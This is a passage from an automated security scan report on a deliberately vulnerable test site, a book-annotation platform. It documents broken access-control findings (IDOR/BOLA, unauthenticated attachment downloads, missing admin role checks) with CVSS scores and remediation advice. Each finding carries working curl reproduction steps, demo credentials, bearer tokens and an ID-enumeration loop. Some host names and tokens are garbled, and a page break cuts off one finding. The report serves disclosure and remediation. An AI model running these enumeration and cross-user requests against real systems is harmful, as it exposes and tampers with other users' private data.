2. Apply the same ownership check to all annotation endpoints (`GET`, `PATCH`, `DELETE`) to ensure consistent authorization across read, update, and delete operations.

3. Consider using a query pattern like `DELETE FROM annotations WHERE id = :annotation_id AND user_id = :current_user_id` so the database enforces ownership atomically, preventing race conditions.
4. Add integration tests that attempt cross-user annotation deletion and assert a `403` response, ensuring regressions are caught in CI.
5. Long-term, implement a centralized authorization middleware or decorator (e.g., FastAPI dependency) that enforces resource ownership checks uniformly across all object-level endpoints.

BOLA: Cross-User Modification of Private Annotations via PATCH
/api/annotations/{annotation_id}

HIGH

INCONCLUSIVE

SEVERITY

High

CATEGORY

Broken Access Control

CWE

CWE-639

ENDPOINT

`http://marginalia.testinvicti.com/api/annotations/2`

PARAMETER

annotation_id

CVSS 4.0

8.6

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

2

Observed:

Demo user (id=3, role=member) successfully PATCHed annotation 2 (user_id=4, visibility=private) with canary 'utukfqhxmub'. Response: {"status":"updated","id":2}. GET confirmed persistence: note field changed to 'utukfqhxmub' on a private annotation owned by user 4. Without auth, PATCH returns 401 {"detail":"unauthenticated"}, proving the endpoint requires auth but does not enforce ownership.

HTTP TRANSACTION

REQUEST

```
PATCH /api/annotations/2 HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbGU0iJtZW1iZXIi...}

{"note":"utukfqhxmub"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json

{"status":"updated","id":2}

--- Confirmation GET /api/annotations/2 ---
{"id":2,"user_id":4,"visibility":"private","note":"utukfqhxmub"}

--- Unauthenticated PATCH (denied) ---
HTTP/1.1 401 Unauthorized
{"detail":"unauthenticated"}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the token value from the JSON response.

2. Verify annotation 2 belongs to a different user (user_id=4) and is private:

```
curl -s http://marginalia.testinvicti.com/api/annotations/2 \
-H 'Authorization: Bearer <demo_token>'
```

The response should show `user_id: 4` and `visibility: private`.

3. Attempt to modify the foreign private annotation using the demo user's token:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/annotations/2 \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer <demo_token>' \
-d '{"note": "utukfqhxmulp"}'
```

Expected: `{"status": "updated", "id": 2}` — the server accepts the modification without ownership validation.

4. Confirm the modification persisted on the other user's annotation:

```
curl -s http://marginalia.testinvicti.com/api/annotations/2 \
-H 'Authorization: Bearer <demo_token>'
```

The note field should now contain `utukfqhxmulp`, confirming the BOLA write succeeded.

5. Verify that unauthenticated requests are rejected (auth is enforced, but ownership is not):

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/annotations/2 \
-H 'Content-Type: application/json' \
-d '{"note": "utukfqhxmulp"}'
```

Expected: `401 {"detail": "unauthenticated"}` — confirming the endpoint requires authentication but lacks authorization.

SEVERITY JUSTIFICATION

Any authenticated user can read and modify private annotations belonging to other users by manipulating the `annotation_id` path parameter, compromising both confidentiality and integrity of user data. Privileges required are low (any authenticated member), with no user interaction needed.

DISCOVERY & EXPLOITATION

The IDOR agent targeted the `PATCH /api/annotations/{annotation_id}` endpoint and identified that the server performs no ownership validation between the authenticated user's identity (derived from the JWT `sub` claim) and the `user_id` recorded on the requested annotation resource. Because the annotation ID is an enumerable integer in the URL path, any authenticated user can substitute an arbitrary value and operate on annotations they did not create. The probe confirmed that user ID 3 (the demo account) was able to target annotation ID 2, which belongs to user ID 4 and is marked private, without receiving an authorization error. The same absence of ownership checks was independently confirmed on the read path: `GET /api/annotations/{annotation_id}` returns the full annotation body, including private content, to any authenticated requestor regardless of ownership.

An authenticated attacker enumerates annotation IDs sequentially, reading private notes, marginalia, and personal commentary written by other platform users, then issues `PATCH` requests to silently alter or corrupt that content. This endpoint is distinct from the sibling finding on `GET /api/annotations/18` (INV-14) in that it exposes the write surface: an attacker can not only exfiltrate private annotations but overwrite them, enabling targeted data tampering or the injection of malicious content into another user's reading record.

IMPACT ANALYSIS

Private annotations on a reading platform represent some of the most personally sensitive content a user produces: personal interpretations, private notes, and reflective commentary tied to specific books. Unauthorized read access exposes this content to any authenticated peer, violating user privacy expectations and the platform's implicit confidentiality guarantees. The write surface compounds this: an attacker can silently overwrite or corrupt another user's annotations without any audit trail visible to the victim, constituting a targeted integrity attack against personal data. Where the platform operates under GDPR jurisdiction, the combination of unauthorized access to personal content and the potential for undetected data modification represents both a reportable personal data breach and a failure of the integrity and confidentiality principle under Article 5(1)(f). Unlike sibling

vulnerabilities affecting orders or wallet transfers, the harm here is not purely financial; reputational and trust damage from the exposure of private reading notes may be disproportionately significant to users who rely on the platform for sensitive or professional research.

REMEDIATION

1. Add server-side ownership validation in the `PATCH /api/annotations/{annotation_id}` handler: after fetching the annotation, verify that `annotation.user_id` matches the authenticated user's ID from the JWT `sub` claim before allowing any modification.
2. Apply the same ownership check to `GET /api/annotations/{annotation_id}` — the probe confirmed the demo user could read private annotations belonging to other users.
3. Return `403 Forbidden` with a generic error message (e.g., `{"detail": "forbidden"}`) when the ownership check fails, rather than `404`, to avoid information leakage about annotation existence.
4. Add integration tests that attempt cross-user annotation access with two distinct authenticated users and assert `403` responses.
5. Adopt a centralized authorization middleware or decorator (e.g., FastAPI dependency) that enforces resource ownership checks consistently across all object-level endpoints to prevent similar BOLA issues.

Unauthenticated Attachment Download via Sequential ID Enumeration Exposes Confidential Documents

HIGH

SEVERITY
High

CATEGORY
Broken Access Control

CWE
CWE-306

ENDPOINT
`http://marginalia.testinvicti.com/api/attachments/download`

PARAMETER
id

CVSS 4.0
8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
id=2
```

Observed:

Unauthenticated GET `/api/attachments/download?id=2` returns HTTP 200 with confidential content:
{\"label\":\"HMS Terror appraisal (confidential)\",\"content\":\"CONFIDENTIAL PROVENANCE APPRAISAL...Insured value: £48,500...Private seller: estate of Capt. R. (contact via appraiser only)...Do NOT list publicly.\"}. Similarly id=1 returns \"INTERNAL, DO NOT CIRCULATE\" auction reserve sheet with financial data (reserve prices £14,000-£22,000) and private email. No authentication header or cookie is required. The documents are explicitly marked confidential/internal by the application.

HTTP TRANSACTION

REQUEST

```
GET /api/attachments/download?id=2 HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:15:21 GMT
content-length: 402
content-type: application/json
X-Ax-Auth-Session-Id: none

{"id":2,"book_id":8,"label":"HMS Terror appraisal (confidential)","file":"hms-terror-appraisal.txt","bytes":271,"content":"CONFIDENTIAL PROVENANCE APPRAISAL - HMS TERROR LOG (APPRAISAL COPY)\nAppraiser: T. Mercer (t.mercer)\n\nInsured value: £48,500\nPrivate seller: estate of Capt. R. (contact via appraiser only)\nNotes: water damage to final quire; binding contemporary. Do NOT list publicly.\n\"}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to download a confidential attachment by ID:

```
curl -s -i 'http://marginalia.testinvicti.com/api/attachments/download?id=2'
```

The server responds with HTTP 200 and returns the full confidential document including CONFIDENTIAL PROVENANCE APPRAISAL, insured value £48,500, and private seller information.

2. Verify the endpoint discriminates by ID (not a blanket response) by requesting a non-existent attachment:

```
curl -s -i 'http://marginalia.testinvicti.com/api/attachments/download?id=99999'
```

The server responds with HTTP 404 `{"detail": "attachment not found"}`, confirming the endpoint performs real database lookups per ID.

3. Enumerate additional attachment IDs to access all stored documents:

```
for i in $(seq 1 10); do curl -s 'http://marginalia.testinvicti.com/api/attachments/download?id=$i' | head -c 100; echo; done
```

Multiple confidential documents are returned, including id=1 which contains an internal auction reserve sheet marked 'DO NOT CIRCULATE' with financial reserve prices £14,000–£22,000.

SEVERITY JUSTIFICATION

The endpoint requires no authentication whatsoever, allowing any anonymous attacker to enumerate sequential IDs and download confidential documents containing financial data (insured values, reserve prices) and PII (private seller identities, contact details). The network-accessible, zero-privilege attack with high confidentiality impact justifies a high severity rating.

DISCOVERY & EXPLOITATION

The IDOR agent identified that the `/api/attachments/download` endpoint accepts an integer `id` parameter and returns the full attachment record, including file content, without requiring any `Authorization` header or session credential. The distinguishing characteristic of this vulnerability, relative to sibling IDOR issues across the platform, is the complete absence of authentication enforcement: whereas most sibling endpoints require a valid JWT but fail to check resource ownership, this endpoint imposes no authentication gate at all. The server's discriminating 404 response for non-existent IDs confirms that the endpoint performs real per-record lookups, making sequential integer enumeration a reliable and trivial harvesting technique.

An unauthenticated attacker with no account on the platform can iterate the `id` parameter from 1 upward, collecting every attachment record the application has stored. Because attachment labels and content are returned inline in the JSON response, a single scripted enumeration pass yields the full corpus of confidential documents without any credential, token, or prior knowledge of the platform's users or books.

IMPACT ANALYSIS

This vulnerability exposes confidential provenance and appraisal documents to the public internet with no barrier to access. The confirmed response for attachment id=2 demonstrates the concrete data at risk: insured valuations (£48,500 in the sampled record), private seller identities, and appraiser contact details that are explicitly marked confidential within the document body itself. Because the attack requires no account and no prior reconnaissance beyond knowledge of the endpoint, the effective exposure is equivalent to publishing these documents publicly. For a platform handling rare book transactions, disclosure of insured values and private seller identities creates direct financial harm to sellers, undermines the confidentiality obligations the platform holds toward its users, and exposes the operator to liability under data protection regulations such as the UK GDPR, where the unlawful disclosure of personal data and financial information carries significant enforcement risk. Unlike sibling IDOR vulnerabilities that require an authenticated session to exploit, the unauthenticated nature of this endpoint means existing session controls, token revocation, and account lockout mechanisms provide no mitigating protection whatsoever.

REMEDIATION

1. Add authentication enforcement to the `/api/attachments/download` endpoint by requiring a valid JWT Bearer token in the `Authorization` header. Reject requests without a valid token with HTTP 401.
2. Implement object-level authorization so that only the attachment owner (or an admin) can download a given attachment. After resolving the attachment by `id`, verify the requesting user's identity matches the attachment's `book_id` owner before returning content.
3. Replace sequential integer IDs with non-guessable identifiers (e.g., UUIDs) for the `id` parameter to prevent trivial enumeration of attachment records.
4. Add rate limiting on the `/api/attachments/download` endpoint to slow down bulk enumeration attempts even if other controls are bypassed.
5. Enforce authentication and authorization checks globally via a FastAPI dependency (e.g., `Depends(get_current_user)`) applied to all non-public route groups to prevent similar missing-auth issues in the

future.

Broken Function-Level Authorization on POST /api/books/{book_id}/feature Allows Any Member to Feature Books

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-862
ENDPOINT		
http://marginalia.testinvicti.com/api/books/1/feature		
PARAMETER	CVSS 4.0	
authorization	7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Payload used:

Bearer token for role=member user (id=27)

Observed:

Fresh member user (id=27, role=member, JWT sub=27) successfully called POST /api/books/1/feature and received {"id":1,"featured":true}. Book 1 is owned by admin (owner_id=1). The operation is an editorial/admin function (operationId: feature_book) that promotes books to featured status. Unauthenticated requests return 401, proving auth is enforced but admin role is not checked. Book 5 (owner_id=4) was also featured successfully by the same member user.

HTTP TRANSACTION

REQUEST

POST /api/books/1/feature HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI3LCJyb2x1IjoibWVtYmVyIiwiaWF0IjoxNzg5NjY4ODkzLCJleHAiOiE3ODk3NTUyOTN9.upWpV0g9Zb9qtgkSYApq3_z6S2dj7RhbsDPv_ayit8A
Content-Length: 2

{}

RESPONSE

HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:15:22 GMT
content-type: application/json
content-length: 24

{"id":1,"featured":true}

STEPS TO REPRODUCE

1. Register a new member-role user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/register \
-H 'Content-Type: application/json' \
-d '{"email":"testbfla@example.com","password":"TestPass123!"}'
```

Log in with the new credentials to retrieve a Bearer token with role=member.

2. Call the admin-only feature endpoint using the member JWT:

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/1/feature \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer <member_jwt_token>' \
-d '{}'
```

The server responds with 200 OK and {"id":1, "featured":true}, confirming the member successfully featured an admin-owned book.

3. Verify the unauthenticated request is denied to confirm auth is enforced but role is not:

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/1/feature \
-H 'Content-Type: application/json' \
-d '{}'
```

The server responds with 401 Unauthorized and {"detail":"unauthenticated"}, proving authentication is checked but the admin role requirement is missing.

4. Confirm the book's featured status persisted by fetching the book details:

```
curl -s http://marginalia.testinvicti.com/api/books/1 \
-H 'Authorization: Bearer <member_jwt_token>'
```

The response shows "featured": true, confirming the state change was applied.

SEVERITY JUSTIFICATION

Any authenticated member can invoke an admin-only editorial function to promote books to featured status, directly compromising data integrity. Low privileges are required (PR:L) with no complexity or user interaction, yielding high integrity impact on the vulnerable system.

DISCOVERY & EXPLOITATION

The agent issued a `POST /api/books/1/feature` request using a JWT belonging to a freshly registered member-role account (sub=27, role=member). The server returned `HTTP 200 OK` with `{"id":1, "featured":true}`, confirming the operation succeeded. A follow-up unauthenticated request to the same endpoint was correctly rejected with `HTTP 401 Unauthorized`, establishing that authentication is enforced while role-based authorization is entirely absent: the endpoint checks for a valid token but never inspects the `role` claim within it.

The distinction from object-level siblings in this class is the nature of the control being bypassed. This is a function-level authorization failure: the feature operation is an editorial privilege reserved for administrators, not a resource ownership check. Any authenticated member can invoke it directly with their own valid token, no credential theft or ID enumeration required. An attacker would iterate over book IDs to arbitrarily promote or, if a corresponding unfeature action exists, demote titles, manipulating the platform's editorial curation surface at will.

IMPACT ANALYSIS

The book featuring mechanism is an editorial control that determines which titles receive prominent placement and, by extension, commercial visibility on the platform. Unrestricted access to this function allows any registered user to corrupt the integrity of that curation layer, promoting arbitrary titles, suppressing others, or flooding the featured catalog with noise. This directly undermines the platform's editorial credibility and any commercial agreements tied to featured placement, such as publisher partnerships or promotional contracts. If featured status influences recommendation algorithms or homepage rendering, the blast radius extends to the experience of every visitor, authenticated or not. Unlike the object-level IDOR siblings that expose or modify individual users' private data, this vulnerability targets a platform-wide content integrity control, making its abuse visible to all users and potentially damaging to external business relationships.

REMEDIATION

1. Add an explicit role-based authorization check on the `POST /api/books/{book_id}/feature` endpoint to verify the caller has an `admin` (or equivalent editorial) role before executing the feature operation.

2. Implement a centralized authorization middleware or dependency (e.g., a FastAPI `Depends()` guard) that validates the JWT `role` claim against the required role for each admin-level route, rather than only checking authentication.
3. Return `403 Forbidden` with a generic error message when a non-admin user attempts to access admin-only endpoints, ensuring the endpoint is not discoverable through different error codes.
4. Add integration tests that assert non-admin roles receive `403` on all admin-only endpoints (`/api/books/{id}/feature`, `/api/admin/*`).
5. Enforce least-privilege access controls in CI by running automated BFLA test suites (e.g., Schemathesis or custom role-matrix tests) against the OpenAPI spec on every deployment.

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-639

PARAMETER	CVSS 4.0
book_id	7.1 CVSS:4.0/AV:N/AC:L/LAT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N

3

Page 55 of 168

```
ODk3NTUyNjN9.B68Q-5cix4NVC8wnMNXaawxjWjT9508gtM14DPzgmy8" \
-d '{"title":"sse5xwiwsgq9"}'
```

Expect a 200 OK response containing the modified title sse5xwiwsgq9 and "owner_id":2, confirming the member successfully modified another user's book.

2. Verify the unauthenticated PATCH is denied to confirm authentication is enforced but ownership is not:

```
curl -s -X PATCH http://marginalia.testinvicti.com/api/books/3 \
-H "Content-Type: application/json" \
-d '{"title":"sse5xwiwsgq9"}'
```

Expect a 401 Unauthorized response with {"detail":"unauthenticated"}, proving that auth is checked but object-level authorization is missing.

SEVERITY JUSTIFICATION

Any authenticated member can arbitrarily modify book records owned by other users, including administrators and librarians, resulting in high integrity impact. The attack requires only low privileges (any registered account) with no complexity, warranting a high severity rating.

DISCOVERY & EXPLOITATION

The IDOR agent identified that `PATCH /api/books/{book_id}` applies submitted field updates to the target book record without verifying that the authenticated user owns it. The handler enforces authentication — unauthenticated requests receive 401 Unauthorized — but performs no ownership check against the book's `owner_id` field before committing changes. Any valid session token, regardless of the account's role or relationship to the resource, is sufficient to overwrite arbitrary book attributes.

An authenticated member-role attacker enumerates book IDs and issues `PATCH` requests substituting arbitrary `book_id` values to modify titles, descriptions, pricing, visibility, or publication status on records owned by other users, including administrators and librarians. The confirmed payload mutated the title of book 3 (owned by user 2) to an attacker-controlled string, with the server returning 200 OK and the full updated record, confirming the write was applied and persisted.

IMPACT ANALYSIS

This vulnerability grants any authenticated member the ability to alter the authoritative metadata of any book on the platform, including records owned by privileged accounts. An attacker can corrupt titles, authors, ISBNs, pricing, and descriptions at scale, directly undermining the integrity of the catalog that customers and staff rely on for purchasing and content decisions. Price manipulation via `price_cents` is a direct financial risk: an attacker could reduce prices to near-zero before completing purchases, or inflate prices on competitors' listings. Visibility and status fields (`visibility`, `status`, `featured`) can be toggled to suppress or artificially promote content, causing reputational and commercial harm to authors and the platform operator. Unlike read-only BOLA siblings, this write-access variant produces persistent, potentially irreversible data corruption rather than mere disclosure.

REMEDIATION

1. Add server-side ownership validation in the `PATCH /api/books/{book_id}` handler: before applying updates, verify that the authenticated user's ID matches the book's `owner_id`, or that the user holds an admin/librarian role authorized to edit all books.
2. Return 403 Forbidden when a non-owner, non-privileged user attempts to modify a book they do not own, ensuring the response does not leak book details.
3. Apply the same ownership check to all write operations on book resources (`DELETE /api/books/{book_id}`, `POST /api/books/{book_id}/feature`) to prevent similar BOLA patterns.
4. Add integration tests that explicitly attempt cross-user book modifications and assert 403 responses for non-owners.
5. Adopt a centralized authorization middleware or policy engine (e.g., FastAPI dependency injection with an `authorize_resource_owner` guard) to enforce object-level access control consistently across all endpoints.

<http://marginalia.testinvicti.com/api/books/4/annotations>

PARAMETER	CVSS 4.0
book_id	7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N

Payload used:

Observed:

HTTP TRANSACTION

```
POST /api/books/4/annotations HTTP/1.1
Host: marginalia.testinvticti.com
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOjgsInJvbmUiOiJtZW1iZXIiLCJpYXQiOjE3ODk2NzA4NmZksImV4cCI6MTc4OTc0MTIzLjIzODQyLTI2MmQ3dF9mcmwRg7iSvwm-yeOH4C1L-QQS2j2RjfRKg8A
Content-Length: 59

{"page":33,"text":"fvxmkeug_confirm","visibility":"public"}
```

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:48:47 GMT
content-type: application/json
content-length: 30

{"id":16,"status":"annotated"}
```

1. Authenticate as a regular member user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

2. Verify that book 4 is private/draft and owned by another user (user 2) by fetching its details:

```
curl -s http://marginalia.testinvicti.com/api/books/4 \
-H "Authorization: Bearer <token>"
```

Confirm `visibility=private`, `status=draft`, and `owner_id=2`.

3. As the authenticated member (user 8), create an annotation on the private book:

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/4/annotations \
-H "Content-Type: application/json" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJgsInJvbmGU0iJtZW1iZXIiLCJpYXQ0IjE3ODk2NzA4NzksImV4cCI6MTc4OTc1NzI3ODk0.22Nq3uF9mwRg7iSvwm-ye0H4C1L-QQS2j2RjfRKg8A" \
-d '{"page":33,"text":"fvxmkeug_confirm","visibility":"public"}'
```

The server responds with HTTP 200 and `{"id":16,"status":"annotated"}`, confirming the annotation was created on a private book the user does not own.

4. Confirm that unauthenticated requests are rejected (proving auth is enforced but authorization is not):

```
curl -s -X POST http://marginalia.testinvicti.com/api/books/4/annotations \
-H "Content-Type: application/json" \
-d '{"page":33,"text":"fvxmkeug_confirm","visibility":"public"}'
```

The server responds with HTTP 401 `{"detail":"unauthenticated"}`, demonstrating that authentication is enforced but book ownership/visibility checks are missing.

SEVERITY JUSTIFICATION

A low-privileged authenticated user can write arbitrary annotations to any book, including private/draft books belonging to other users, by simply changing the `book_id` path parameter. This constitutes unauthorized modification of private resources with low attack complexity and no special requirements beyond basic authentication.

DISCOVERY & EXPLOITATION

The IDOR agent identified that `POST /api/books/{book_id}/annotations` performs authentication checks but applies no ownership or visibility validation against the target book. The `book_id` path parameter is accepted at face value: the handler creates the annotation against whichever book ID is supplied without verifying that the requesting user has read access to that book. Differential testing confirmed the boundary precisely — an authenticated member-role user (user 8) successfully annotated book 4, a private/draft book owned by user 2, receiving HTTP 200 with `{"id":16,"status":"annotated"}`, while an unauthenticated request to the same endpoint returned HTTP 401. Authentication is enforced; object-level authorization is entirely absent.

An authenticated attacker enumerates book IDs and targets private or draft books belonging to other users, injecting arbitrary annotation content. Because annotations are associated with the book record and likely rendered to the book owner, this vector also serves as a delivery mechanism for stored content that the owner will encounter when reviewing their own private work, compounding the integrity violation with a potential social-engineering or stored-XSS surface depending on how annotation bodies are rendered.

IMPACT ANALYSIS

This vulnerability allows any authenticated user to write annotations to private and draft books they have no legitimate access to, directly violating the confidentiality boundary that the book's visibility setting is intended to enforce. Authors storing unpublished or private manuscripts on the platform lose exclusive control over their own content: a malicious user can annotate, effectively interacting with and leaving a record against material the author has not shared. Depending on how annotation content is rendered back to the book owner, this endpoint may also serve as an injection point for persistent malicious content delivered into a context the owner trusts. For a platform whose core value proposition is private reading and annotation, unauthorized writes to private books represent a direct breach of user trust and could expose the platform to liability under data protection frameworks such as GDPR, where unauthorized processing of personal or creative content constitutes a violation of the data subject's rights.

REMEDIATION

1. Add an authorization check in the `POST /api/books/{book_id}/annotations` handler to verify that the authenticated user has read access to the target book before allowing annotation creation. Reject requests with HTTP 403 when the book's `visibility` is `private` and the requesting user is not the `owner_id`.
2. Implement a centralized `can_access_book(user_id, book_id)` authorization function that evaluates book visibility, ownership, and draft status, and apply it consistently across all book-related endpoints.
3. For draft-status books, restrict annotation creation to the book owner and users with staff/admin roles only.
4. Add integration tests that verify a non-owner member cannot create annotations on private or draft books, and that appropriate 403 responses are returned.
5. Adopt a policy-as-code framework (e.g., OPA or Casbin) to enforce object-level authorization rules consistently across all resource endpoints and prevent future BOLA regressions.

Unauthenticated Access to Private Book Attachment Metadata via GET /api/books/{book_id}/attachments

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-862
ENDPOINT		
http://marginalia.testinvicti.com/api/books/4/attachments		
PARAMETER	CVSS 4.0	
book_id	8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Payload used:

4

Observed:

Unauthenticated GET /api/books/4/attachments returns 200 with attachment metadata for a private/draft book (owner_id=2, curator_rhys): {"book_id":4,"attachments":[{"id":1,"book_id":4,"label":"Autumn auction reserve sheet","filename":"autumn-auction-reserve.txt"}]}. Book 4 is visibility=private, status=draft, description says 'NOT FOR PUBLIC LISTING'. The attachment content (via /api/attachments/download) contains 'INTERNAL, DO NOT CIRCULATE' financial auction reserve data. Book 8 also exposes 'HMS Terror appraisal (confidential)' attachment. No authentication is required – identical results for all auth contexts.

HTTP TRANSACTION

REQUEST

```
GET /api/books/4/attachments HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:16:22 GMT
content-length: 153
content-type: application/json
X-Ax-Auth-Session-Id: none

{"book_id":4,"attachments":[{"id":1,"book_id":4,"label":"Autumn auction reserve sheet","filename":"autumn-auction-reserve.txt","created_at":1700000000}]}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the attachments endpoint for a private book:

```
curl -s http://marginalia.testinvicti.com/api/books/4/attachments
```

The server responds with HTTP 200 and a JSON body containing attachment metadata including "label": "Autumn auction reserve sheet" and "filename": "autumn-auction-reserve.txt", confirming no authentication is required.

2. Verify the book is private by checking its details:

```
curl -s http://marginalia.testinvicti.com/api/books/4
```

Confirm the response shows `visibility=private`, `status=draft`, and `owner_id=2`, proving the attachment metadata should not be publicly accessible.

3. Confirm the endpoint does not return data for non-GET methods (ruling out a catch-all response):

```
curl -s -X OPTIONS http://marginalia.testinvicti.com/api/books/4/attachments
```

The server responds with HTTP 204 No Content and no attachment data, confirming the GET handler specifically serves the confidential metadata without access control.

SEVERITY JUSTIFICATION

The endpoint exposes confidential attachment metadata (filenames, labels, IDs) for private/draft books to unauthenticated users with no attack complexity, enabling enumeration and subsequent download of sensitive financial documents. High confidentiality impact with no privileges required justifies a high severity rating.

DISCOVERY & EXPLOITATION

The `GET /api/books/{book_id}/attachments` endpoint returns attachment metadata for the specified book without requiring any authentication token. The application performs no session validation before serving the response, meaning the `book_id` path parameter alone determines what data is returned, regardless of the book's visibility setting or the requester's identity. Validation confirmed that a request carrying no `Authorization` header receives an HTTP 200 response with a fully populated JSON body containing attachment IDs, labels, and filenames for a private book, while the `X-Ax-Auth-Session-Id: none` response header explicitly signals the absence of any session context.

What distinguishes this vulnerability from sibling findings on the same book resource (INV-19, INV-21, INV-22, INV-23) is the nature of the exposed data: attachment metadata directly identifies confidential documents associated with a private book. An unauthenticated attacker who enumerates `book_id` values can harvest attachment IDs and filenames, then chain this exposure directly into INV-16 (`GET /api/attachments/download`) to retrieve the full contents of those documents without ever authenticating.

IMPACT ANALYSIS

The confirmed response exposes the label "Autumn auction reserve sheet" and the filename `autumn-auction-reserve.txt`, indicating that financial documents with commercial sensitivity are stored as book attachments. Unauthenticated enumeration of this endpoint allows any external party to discover the existence, names, and internal IDs of confidential files attached to private books across the platform, without any prior knowledge of user accounts or credentials. Because attachment IDs are exposed in the metadata response, this vulnerability serves as a direct prerequisite for unauthenticated file download via the companion download endpoint, elevating the effective impact from metadata disclosure to full document exfiltration. For a platform handling auction reserve prices and similar financial records, unauthorized disclosure of this data carries material commercial risk, potential breach of confidentiality obligations to sellers and buyers, and exposure under data protection regulations where financial records constitute personal or commercially sensitive data.

REMEDIATION

1. Enforce authentication on the `GET /api/books/{book_id}/attachments` endpoint by requiring a valid JWT Bearer token in the `Authorization` header; reject unauthenticated requests with HTTP 401.
2. After authentication, verify that the requesting user has read access to the book identified by `book_id` — check that the book's `visibility` is `public` or that the authenticated user is the owner (`owner_id`) or an authorized collaborator.
3. Apply the same authorization check to related endpoints such as `GET /api/attachments/download` to prevent direct download of confidential attachment content even if metadata enumeration is blocked.
4. Return HTTP 404 (not 403) for unauthorized book IDs to prevent enumeration of valid `book_id` values.
5. Add integration tests that assert unauthenticated and cross-user requests to private book attachments return 401/404, and enforce these checks in CI.

Broken Object-Level Authorization on POST /api/books/{book_id}/cover Allows Cross-User Cover Import on Private Books

HIGH

SEVERITY	CATEGORY	CWE
High	Broken Access Control	CWE-639
ENDPOINT		
http://marginalia.testinvicti.com/api/books/4/cover		
PARAMETER	CVSS 4.0	
book_id	7.1 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Payload used:

4

Observed:

Demo user (id=3, role=member, owns zero books) successfully invoked POST /api/books/4/cover on book 4 (owner_id=2, visibility=private, status=draft, title="Rare Marginalia, Vol. II (working draft)"). Response HTTP 200: {"fetched":"http://example.com/test.jpg","status_code":404,...}. The operation completed – the server fetched the supplied URL as a cover import for another user's private draft book. Unauthenticated requests return 401 ("unauthenticated"), proving auth is enforced but ownership is not checked.

HTTP TRANSACTION

REQUEST

POST /api/books/4/cover HTTP/1.1
Host: marginalia.testinvicti.com
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbmV4IjE3ZW11ZSIiLCJpYXQiOiJlE3ODk2NzA4MDAsImV4cCI6MTc4OTc1NzIwMH0.h3CVM0g9pDmbu-svvQyZE7NbaMn38oqcqMuMMOQICm0
Content-Length: 44

{"source_url":"http://example.com/test.jpg"}

RESPONSE

HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:47:15 GMT
content-type: application/json

{"fetched":"http://example.com/test.jpg","status_code":404,"content_type":"text/html","location":"","bytes":559,"preview":"<!doctype html><html lang=en><head><title>Example Domain</title>..."}

[... truncated ...]

STEPS TO REPRODUCE

1. Authenticate as the demo user to obtain a JWT token:

```
curl -s http://marginalia.testinvicti.com/api/auth/login -X POST -H "Content-Type: application/json" -d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the JWT token from the response. The demo user is id=3, role=member, and owns no books.

2. Verify that book 4 belongs to another user and is private:

```
curl -s http://marginalia.testinvicti.com/api/books/4 -H "Authorization: Bearer <token>"
```

The response shows `owner_id: 2, visibility: private, status: draft`.

3. Import a cover on book 4 as the non-owner demo user:

```
